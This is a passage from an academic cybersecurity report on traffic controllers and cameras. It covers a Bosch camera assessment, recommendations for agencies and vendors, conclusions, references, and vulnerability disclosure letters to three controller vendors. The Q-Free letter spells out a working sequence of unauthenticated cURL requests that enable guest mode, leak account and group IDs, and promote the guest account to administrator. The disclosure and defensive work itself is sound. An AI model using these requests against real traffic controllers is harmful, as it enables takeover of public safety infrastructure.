


Figure 6-1: Login interface

To determine if the camera's web interface disallows common, insecure passwords, the team attempted to create a new account with a password of "Password1!". This password was taken from a list of the most common passwords that have at least 10 characters and include at least one uppercase letter, at least one lower case letter, at least one digit, and at least one special character [25]. The web interface did not prompt a different password to be used, providing evidence that the interface does not check for commonly used passwords.

User accounts on the web interface belong to different groups, and these groups are assigned different levels of permissions. The "live" group may view the camera feed but may not access the Configuration or Dashboard. The "user" group may view live and recorded video and edit camera controls like the PTZ control. The "service" group has administrator-level privileges and has access to all device menus and configuration settings.

The camera's datasheet [26] does not include any references to default web interface passwords. According to a Bosch support article, new generations of Bosch cameras do not have a default password [27]. However, default credentials for older generations of Bosch cameras may be found in publicly available documents [28]. In addition, the Logging view within the camera's Configuration allows the camera logs to be viewed and downloaded. The logging system includes entries for failed login attempts and user password changes, allowing for potential attacks to be monitored.

Figure 6-2 shows the Network Services settings for the camera. By default, both HTTP and HTTPS connections are supported. This setting is considered an insecure default because HTTP transmits data in plaintext, without any encryption. HTTP may be disabled, and clients may be required to use HTTPS to connect to the camera. The camera supports the Real-Time Streaming Protocol (RTSP), which is commonly used in Internet streaming and is considered another insecure default because, like HTTP, it does not encrypt transmitted data. RTSP over TLS, a more secure variant of RTSP, is also supported. Notably, the camera does not support FTP, SSH, or Telnet. These results were confirmed by the port scan, which did not identify ports 20-21, 22, or 23 as open.




Figure 6-2: Network services settings

Simple Network Management Protocol (SNMP) may be enabled or disabled. SNMP v1 and the more secure SNMP v3 are supported. Figure 6-3 shows the camera's SNMP configuration settings. The Greenbone scan identified a potential vulnerability in the SNMP service. The SNMP agent responded as expected when using a community name of "public", indicating that the camera may be using the default SNMP community name. Successfully guessing the community name would allow an attacker to perform malicious actions, such as gathering information about the network or redirecting network traffic.




Figure 6-3: SNMP configuration settings

Lastly, the camera's maintenance settings are shown in Figure 6-4. Users may specify an update server and manually check the server for updates. The update server for the camera is currently set to https://downloadstore.boschsecurity.com/index.php. It is also possible to upload firmware updates and configuration files directly from the user's machine.




Figure 6-4: Maintenance configuration settings

6.2.2 Potential Mitigations

6.2.2.1 Recommendations for Agencies

The team recommends that agencies adopt the strategies listed in Table 6-3. Given that the camera's default credentials are available in public documents, any default passwords should be changed, with special attention given to older generations of cameras. Camera operators should be encouraged to follow standard password policies (e.g., https://www.cisa.gov/secure-our-world/use-strong-passwords). The camera's logs should be monitored for signs of abnormally many failed login attempts, which may indicate a potential attack in progress. In addition, agencies should implement the principle of least privilege. Only operators who need to alter the camera's settings should belong to the "service" group; operators who only need to view the camera feed should belong to the "live" group. Agencies should disable all unneeded camera protocols and make use of secure variants of protocols. If SNMP is necessary, SNMP v3 should be used if possible. The camera's default SNMP community string should be changed from the default. Lastly, to mitigate the risk of the camera "phoning home", agencies may wish to consider uploading updates and configuration files from local hosts, as opposed to obtaining files from a remote update server.

Table 6-3: Recommendations for Agencies

Category	Recommendation
Authentication	Ensure that all default passwords are changed. If SNMP is required, ensure that the default community string is changed. Monitor the camera's logs for signs of abnormally many failed login attempts.
Authorization	Implement the principle of least privilege.
Maintenance	Upload updates and configuration files from local hosts, as opposed to obtaining files from a remote update server.
Encryption	Disable all unneeded camera services. If a service is required, ensure that insecure variants (e.g., HTTP, and RTSP) are disabled.

6.2.2.2 Recommendations for Vendors

The team recommends that camera vendors implement advanced password policies, including expiring old passwords and locking out users after exceeding a certain number of failed login attempts (Table 6-4). The camera web interfaces should also disallow common passwords during the creation of new user accounts. In addition, vendors should investigate the possibility of adding support for multi-factor authentication. One option would be to require multi-factor authentication only for users in the "service" group, as

opposed to all users. Under this scheme, additional credentials would be needed to change the camera's settings but would not be needed to view the camera stream.

Table 6-4: Recommendations for Vendors

Category	Recommendation
Authentication	Implement advanced password policies, disallow common passwords, and consider adding support for multi-factor authentication.
Encryption	If possible, revoke support for insecure variants of protocols and services.

7 Conclusions

For this project, the research team conducted a literature review of existing cybersecurity standards and best practices relevant to the transportation industry, developed a set of cybersecurity specifications for traffic controllers, developed a procedure to test whether a given controller adheres to these specifications, assessed six traffic controllers for vulnerabilities, disclosed these vulnerabilities to manufacturers, and performed testing on a traffic camera.

The literature review revealed that cybersecurity issues are ubiquitous within the transportation industry. Agencies should take steps to safeguard each of their devices, networks, and employees against potential threats. Individuals in leadership positions should foster a culture of cybersecurity within their organization, making use of well-known frameworks and guidelines and following best practices. Standard security policies should be enforced for technology such as traffic controllers, traffic cabinets, and connected vehicles. Traffic controllers should adhere to the ATC standards and the specifications developed during this project.

The testing procedure provides a baseline of security for traffic controllers. The test cases do not require the tester to have extensive expertise in cybersecurity or computer science and may be implemented without purchasing special-purpose software or tools. Additionally, more advanced test cases may be added to the testing procedure as agency security needs evolve.

The in-person demonstration of the testing procedure allowed the team to solicit feedback from the TERL and discuss potential improvements to the testing procedure document. This feedback is reflected in the final version of the testing procedure. The team installed the necessary software and tools on a TERL device, allowing the TERL staff to carry out the tests on their own.

The assessment of traffic controllers yielded in a list of vulnerabilities for each vendor. In total, the team identified 20 vulnerabilities and disclosed each of them to the appropriate vendor. The vendors proposed remediation plans and future software releases in response to the disclosures, four of which are scheduled to be in place by the end of Q2 2025 (according to the timelines provided by the vendors).

The team developed cybersecurity recommendations for traffic cameras. Many of these recommendations are similar to standard security policies. For example, default passwords should be changed, and unneeded services should be disabled.

The adoption and enforcement of standard security policies is crucial to safeguarding the transportation industry against cybersecurity threats. The recommendations developed during this project are generalized in nature. For example, the traffic controller testing procedure may be applied to various traffic controller models. In addition, although testing was performed on a Bosch camera, the team's recommendations may be applied to other camera models. The device-agnostic nature of the tests, coupled with their relative simplicity, allows the tests to be integrated into existing testing frameworks with ease.

8 References

[1] Cybersecurity & Infrastructure Security Agency. "Critical Infrastructure Sectors | CISA." https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors (accessed February 12, 2024).

[2] Institute of Transportation Engineers, American Association of State Highway and Transportation Officials, and National Electrical Manufacturers Association, "Concept of Operations (ConOps) for the Advanced Transportation Controller Cybersecurity Standard," August 8, 2023. [Online]. Available: https://www.ite.org/technical-resources/topics/standards/cybersecurity-for-the-atc-standards/

[3] P.-S. Lin, A. Kourtellis, J. Ligatti, X. Li, X. Ou, K. Dennis, and Z. Liang, "Identify Sources and Risks on Cybersecurity for Connected Vehicle Infrastructures," BDV25-977-70, August 2022.

[4] C. Krause, J. S. Anderson, K. Shain, L. Nana, T. Mazzone, S. McNaught, and M. Jackson, "Cybersecurity and Intelligent Transportation Systems: Best Practice Guide," (in English), Tech Report 2019. [Online]. Available: https://lindseyresearch.com/wp-content/uploads/2019/11/Cybersecurity-and-Intelligent-Transportation-Systems-Best-Practice-Guide.pdf.

[5] National Institute of Standards and Technology, "Framework for Improving Critical Infrastructure Cybersecurity, Version 1.1," Gaithersburg, MD, NIST CSWP 04162018, April 16, 2018. [Online]. Available: https://doi.org/10.6028/NIST.CSWP.04162018

[6] H. Tran, C. Sames, C. B. F. Casey, J. N. Snyder, and D. Weitzel, "Intelligent Transportation Systems (ITS) Cybersecurity Framework Profile," 2023. [Online]. Available: https://rosap.ntl.bts.gov/view/dot/72769

[7] National Institute of Standards and Technology, "The NIST Cybersecurity Framework 2.0," Gaithersburg, MD, NIST CSWP 29 ipd, August 8, 2023. [Online]. Available: https://doi.org/10.6028/NIST.CSWP.29.ipd

[8] Transportation Research Board and National Academies of Sciences, Engineering, and Medicine, *Cybersecurity Issues and Protection Strategies for State Transportation Agency CEOs: Volume 2, Transportation Cyber Risk Guide*. Washington, DC: The National Academies Press (in English), 2023.

[9] U. S. Government Accountability Office, "Cybersecurity: DOT Defined Roles and Responsibilities, but Additional Oversight Needed," May 15 2023. [Online]. Available: https://www.gao.gov/products/gao-23-106031

[10] R. Ross, K. Demspey, and V. Pilliterri, "Assessing security requirements for controlled unclassified information," National Institute of Standards and Technology, Gaithersburg, MD, NIST SP 800-171A, June, 2018. Accessed: 2024/02/14. [Online]. Available: https://doi.org/10.6028/NIST.SP.800-171A

[11] Institute of Transportation Engineers, American Association of State Highway and Transportation Officials, and National Electrical Manufacturers Association, "ATC 5301 v02.02 - Advanced Transportation Controller (ATC) Cabinet Standard Version

02," March 8, 2019. [Online]. Available: https://www.ite.org/technical-resources/standards/its-cabinet/version-2/

[12] Institute of Transportation Engineers, American Association of State Highway and Transportation Officials, and National Electrical Manufacturers Association, "Application Programming Interface (API) Standard for the Advanced Transportation Controller (ATC) v02B," February 16, 2023. [Online]. Available: https://www.ite.org/technical-resources/standards/atc-api/

[13] Institute of Transportation Engineers. "Cybersecurity for the Advanced Transportation Controller (ATC) Standards." https://www.ite.org/technical-resources/topics/standards/cybersecurity-for-the-atc-standards/ (accessed February 12, 2024).

[14] U.S. Department of Transportation. "ARC-IT v9.2 - Physical View." https://www.arc-it.net/html/viewpoints/physical.html (accessed February 15, 2024).

[15] N. Masoud, Y. Wang, R. Zhang, and H. Liu, "Road-side based Cybersecurity in Connected and Automated Vehicle Systems," August 2023, doi: 10.7302/8007.

[16] L. Xiao and F. Gao, "Practical String Stability of Platoon of Adaptive Cruise Control Vehicles," *IEEE Transactions on Intelligent Transportation Systems,* vol. 12, no. 4, pp. 1194-1194, 2011, doi: 10.1109/TITS.2011.2143407.

[17] R. Gabel, C. Sames, H. Martinez, P. Miller, and M. Vanderveen, "Intelligent Transportation Systems (ITS) Security Control Set for Traffic Signal Controllers," (in English), Tech Report 2023. [Online]. Available: https://rosap.ntl.bts.gov/view/dot/72772.

[18] Debian. "Crypt(5)." https://manpages.debian.org/bookworm/libcrypt-dev/crypt.5.en.html (accessed February 28, 2025).

[19] Nmap.org. "Nmap: Discover your network." https://nmap.org/ (accessed March 3, 2025).

[20] Greenbone. "Greenbone Community Edition - Documentation." https://greenbone.github.io/docs/latest/index.html (accessed March 3, 2025).

[21] Tenable. "Tenable Nessus." https://www.tenable.com/products/nessus (accessed March 3, 2025).

[22] Solarstone. "Tor's Hammer." https://sourceforge.net/projects/torshammer/ (accessed March 3, 2025).

[23] Kali. "Hping3." https://www.kali.org/tools/hping3/ (accessed March 3, 2025).

[24] J. Hoikkala. "ffuf - Fuzz Faster U Fool." GitHub. https://github.com/ffuf/ffuf (accessed March 3, 2025).

[25] G. Sutherland. "Common Passwords By Complexity Policy." https://github.com/gsuberland/CommonPasswordsByPolicy/blob/main/from-rockyou/pwlist_cc_len10_cls4.txt (accessed March 3, 2025).

[26] Bosch. "DINION 7100i IR." https://resources-boschescurity-cdn-hre9eue8h0fefmcd.a02.azurefd.net/public/documents/DINION_7100i_IR_Data_Data_sheet_enUS_118826844939.pdf (accessed March 3, 2025).

[27] Bosch. "Is there a default password for INTEOX cameras?" https://keenfinity.atlassian.net/wiki/spaces/BTTKP/pages/12584208/Is+there+a+default+password+for+INTEOX+cameras (accessed March 3, 2025).

[28] JVSG. "IP Camera Default Password." https://www.jvsg.com/ip-camera-default-password/ (accessed March 3, 2025).

Appendix A – Disclosure Documents

A.1 Econolite Disclosure Document

Date: August 22, 2024
Subject: Assessment of Cybersecurity Vulnerabilities in Traffic Controllers

Dear Econolite Control Products, Inc.,

As part of the FDOT-sponsored project "Mitigation of Cybersecurity Vulnerabilities for Traffic Control Infrastructure," our team has collaborated with the FDOT Traffic Engineering Research Lab (TERL) to evaluate traffic controllers for potential cybersecurity vulnerabilities.

We are reaching out to your company to share some of our test results and solicit feedback regarding your plans for mitigating the identified potential vulnerabilities.

We kindly request that you reply with a *short* document containing the following information: For every one of the identified potential vulnerabilities or issues shown in the attached report, either (a) provide a plan for mitigating the identified vulnerability or issue, including a timeline for doing so, or (b) explain in detail and convincingly why the potential vulnerability or issue is not exploitable even by malicious actors with significant resources (e.g., malicious nation states).

Please reply with this requested document by 5pm on Friday, September 20, 2024.

Thank you for your attention to this matter. We appreciate your commitment to ensuring the safety and reliability of our traffic control infrastructure.

Econolite Cobalt Test Results

The following potential vulnerabilities or issues in the EOS 03.02.28 firmware were identified.

Potential Vulnerability/Issue #1
Secure shell (SSH) may be used to remotely log in to the controller's operating system. The default credentials for the "econolite" account and the "root" account may be found on publicly available documents, and there is no prompt to update these credentials during the initial controller setup. If the default SSH passwords are not changed, an attacker could use them to gain privileged access to the controller's operating system. From there, they may execute a wide range of harmful commands, including installing malicious software (e.g., cryptojacking, illicit distribution).

In addition, the controller's documentation[1] does not provide any description of the SSH service running on the controller. Because of this, technicians may not be aware of the SSH service and may not take steps to properly secure it.

Possible Mitigations

- Inform users of the need to change default credentials in the user manual and provide steps to do so.
- If possible, provide users an opportunity to configure SSH credentials during initial setup.
- Add a description of the SSH service to the controller user manual.

Potential Vulnerability/Issue #2
The SSH server running on the controller is OpenSSH version 9.0. A total of 9 vulnerabilities have been publicly identified for OpenSSH 9.0[2] and may affect Cobalt controllers running EOS 03.02.28. Two of these vulnerabilities are of critical severity, three are high, and four are medium.

Possible Mitigations

- Update the SSH server to the latest version in the next controller release.
- If affected by these vulnerabilities, provide current users with steps to mitigate risks.

Summary

Please send to us—**by 5pm on Friday, September 20, 2024**—a short document explaining your plans for mitigating each of the 2 vulnerabilities/issues listed above (or "proof" that the vulnerability/issue is not exploitable).

Our team, and the project's PM and TERL Director Mr. Derek Vollmer, eagerly await your response. If you have questions or would like to discuss these findings, we can schedule a call.

Regards,

Project Principal Investigator:
Achilleas Kourtellis, Ph.D.
Assistant Program Director & Teaching Faculty
ITS, Traffic Operations and Safety Program
Center for Urban Transportation Research
University of South Florida
813.974.5320 | kourtellis@usf.edu

Project Co-Principal Investigator:
Jay Ligatti, Ph.D.
Professor, Computer Science and Engineering Department
College of Engineering
University of South Florida
ligatti@usf.edu

A.2 Swarco Disclosure Document

Date: September 13, 2024
Subject: Assessment of Cybersecurity Vulnerabilities in Traffic Controllers

Dear SWARCO McCain, Inc.,

As part of the FDOT-sponsored project "Mitigation of Cybersecurity Vulnerabilities for Traffic Control Infrastructure," our team has collaborated with the FDOT Traffic Engineering Research Lab (TERL) to evaluate traffic controllers for potential cybersecurity vulnerabilities.

We are reaching out to your company to share some of our test results and solicit feedback regarding your plans for mitigating the identified potential vulnerability.

We kindly request that you reply with a *short* document containing the following information: For the identified potential vulnerability or issue shown in the attached report, either (a) provide a plan for mitigating the identified vulnerability or issue, including a timeline for doing so, or (b) explain in detail and convincingly why the potential vulnerability or issue is not exploitable even by malicious actors with significant resources (e.g., malicious nation states).

Please reply with this requested document by 5pm on October 11, 2024.

Thank you for your attention to this matter. We appreciate your commitment to ensuring the safety and reliability of our traffic control infrastructure.

McCain Test Results

The following potential vulnerability or issue in the Omni 3.8.1.170 firmware was identified.

The SSH server running on the controller is DropBear version 2019.78. A total of 3 vulnerabilities (2 of high severity and 1 medium) have been publicly identified for DropBear 2019.78[1] and may affect McCain controllers running the Omni 3.8.1.170 firmware.

Possible Mitigations

- Update the SSH server to its latest version in the next controller release.
- If affected by these vulnerabilities, provide current users with steps to mitigate risks.

Summary
Please send to us—**by 5pm on October 11, 2024**—a short document explaining your plans for mitigating the vulnerability/issue listed above (or "proof" that the vulnerability/issue is not exploitable).

[1] https://www.cvedetails.com/vulnerability-list/vendor_id-15806/product_id-33536/version_id-939391/Dropbear-Ssh-Project-Dropbear-Ssh-2019.78.html

Our team, and the project's PM and TERL Director Mr. Derek Vollmer, eagerly await your response. If you have questions or would like to discuss these findings, we can schedule a call.

Regards,

Project Principal Investigator:
Achilleas Kourtellis, Ph.D.
Assistant Program Director & Teaching Faculty
ITS, Traffic Operations and Safety Program
Center for Urban Transportation Research
University of South Florida
813.974.5320 | kourtellis@usf.edu

Project Co-Principal Investigator:
Jay Ligatti, Ph.D.
Professor, Computer Science and Engineering Department
College of Engineering
University of South Florida
ligatti@usf.edu

A.3 Q-Free Disclosure Document

Date: August 22, 2024
Subject: Assessment of Cybersecurity Vulnerabilities in Traffic Controllers

Dear Q-Free America, Inc.,

As part of the FDOT-sponsored project "Mitigation of Cybersecurity Vulnerabilities for Traffic Control Infrastructure," our team has collaborated with the FDOT Traffic Engineering Research Lab (TERL) to evaluate traffic controllers for potential cybersecurity vulnerabilities.

We are reaching out to your company to share some of our test results and solicit feedback regarding your plans for mitigating the identified potential vulnerabilities.

We kindly request that you reply with a *short* document containing the following information: For every one of the identified potential vulnerabilities or issues shown in the attached report, either (a) provide a plan for mitigating the identified vulnerability or issue, including a timeline for doing so, or (b) explain in detail and convincingly why the potential vulnerability or issue is not exploitable even by malicious actors with significant resources (e.g., malicious nation states).

Please reply with this requested document by 5pm on Friday, September 20, 2024.

Thank you for your attention to this matter. We appreciate your commitment to ensuring the safety and reliability of our traffic control infrastructure.

Q-Free Test Results

The following potential vulnerabilities or issues in the MaxTime 2.12.0 firmware were identified.

Potential Vulnerability/Issue #1
Secure shell (SSH) may be used to remotely log in to the controller's operating system. The default credentials for the "root" account may be found on publicly available documents, and there is no prompt to update these credentials during the initial controller setup. If the default SSH passwords are not changed, an attacker could use them to gain privileged access to the controller's operating system. From there, they may execute a wide range of harmful commands, including installing malicious software (e.g., cryptojacking, illicit distribution).

Possible Mitigations
- Inform users of the need to change default credentials in the user manual and provide steps to do so.
- If possible, provide users an opportunity to configure SSH credentials during initial setup.

Potential Vulnerability/Issue #2

The web server running on the controller is nginx 1.10.3, and the SSH server running on the controller is DropBear version 2015.67. A total of 14 vulnerabilities (1 of critical severity, 10 high, and 3 medium) have been publicly identified for nginx 1.10.3[2], and 12 vulnerabilities (2 critical, 4 high, and 6 medium) have been publicly identified for DropBear 2015.67[3]. These vulnerabilities may affect Q-Free controllers running the MaxTime 2.12.0 firmware.

Possible Mitigations

- Update the SSH and web servers to their latest versions in the next controller release.
- If affected by these vulnerabilities, provide current users with steps to mitigate risks.

Potential Vulnerability/Issue #3

The controller's web server uses HTTP. The administration settings in the controller's front panel do not provide any option to disable HTTP and instead use HTTPS. As a result, communications with the web server may be susceptible to eavesdropping via man-in-the-middle attacks.

Possible Mitigations

- Provide an option to disable HTTP communications and use HTTPS instead.
- Provide an option to disable the controller's web server.

Potential Vulnerability/Issue #4

The controller's web interface operates using an Application Programming Interface (API) accessed through exposed URL endpoints. Although a typical user does not directly interact with these endpoints, a malicious user can directly access these endpoints through cURL requests. An attacker can execute a series of commands to gain administrative access to the web server.

The first step is to enable guest mode on the web interface, which is disabled by default. The cURL command shown in Figure 1 enables guest mode ("{IP ADDRESS}" must be replaced with the controller's IP address). Authentication is not required to send this request because the server does not verify the user's session ID. If successful, the login screen will have an additional "Sign in as guest" option (shown in Figure 2).

```
curl --request POST 'http://{IP ADDRESS}/maxprofile/guestMode/setGuestMode'
    --header 'Content-Type: text/plain'
    --data-raw '{"enabled": true}'
```

Figure 1: cURL command to enable "Sign in as Guest" option.

[2] https://nvd.nist.gov/vuln/search/results?cpe_vendor=cpe%3A%2F%3Af5&cpe_product=cpe%3A%2F%3A%3Anginx&cpe_version=cpe%3A%2F%3Af5%3Anginx%3A1.10.3

[3] https://nvd.nist.gov/vuln/search/results?form_type=Advanced&results_type=overview&isCpeNameSearch=true&seach_type=all&query=cpe:2.3:a:dropbear_ssh_project:dropbear_ssh:2015.67:*:*:*:*:*:*:*




Figure 2: Login screen with guest mode enabled.

The attacker may now log in to the controller as a guest with limited privileges. Doing so will grant the attacker a session ID, which, they can use to access additional API routes and elevate the guest account's privileges. The attacker's next goal is to add the guest account to the administrator group. To do this, the attacker needs to discover the guest account number and administrator group number. Figure 3 shows the cURL command used to leak user account numbers, followed by example output. The guest account number is not listed in the output, but it can be guessed based on the other values. Figure 4 shows the cURL command used to leak group numbers, followed by example output. In both commands, "{SESSION TOKEN}" should be replaced with the session token obtained from logging in as a guest.

```
curl --request POST 'http://{IP ADDRESS}/maxprofile/users/users'
    --header 'accounts-access-token: {SESSION TOKEN}'
{
    "data": {
        "0": {
            "username": "usfbull",
            "phone": "2222222222",
            "email": "usfbull@usf.edu",
            "id": 1
        },
        "1": {
            "username": "testUser",
            "phone": "1231231233",
            "email": "test@test.usf",
            "id": 3
        }
    }
}
```

Figure 3: cURL command to list user account numbers, followed by sample output.

```
curl --request POST 'http://{IP ADDRESS}/maxprofile/userGroups/userGroups'
    --header 'accounts-access-token: {SESSION TOKEN}'

{
    "data": {
        "0": {
            "description": "The users in the System Administrator group have
                every role assigned and have complete control over the system.",
            "title": "System Administrator",
            "id": 1
        },
        "1": {
            "description": "A regular user",
            "title": "User",
            "id": 2
        }
    }
}
```

Figure 4: cURL command to list user group numbers, followed by sample output.

With the user and group numbers known, the attacker can now execute the cURL command shown in Figure 5 to add the guest account to the administrator group.

```
curl --request POST 'http://{IP ADDRESS}/maxprofile/userGroups/addUserToGroup'
    --header 'accounts-access-token: {SESSION TOKEN}'
    --header 'Content-Type: text/plain'
    --data-raw '{"userId":"2","userGroupIds":["1"]}'
```

Figure 5: cURL command to add the guest account to the administrator group.

The guest account now has administrative privileges, as shown in Figure 6, and it may manage all features of the controller.

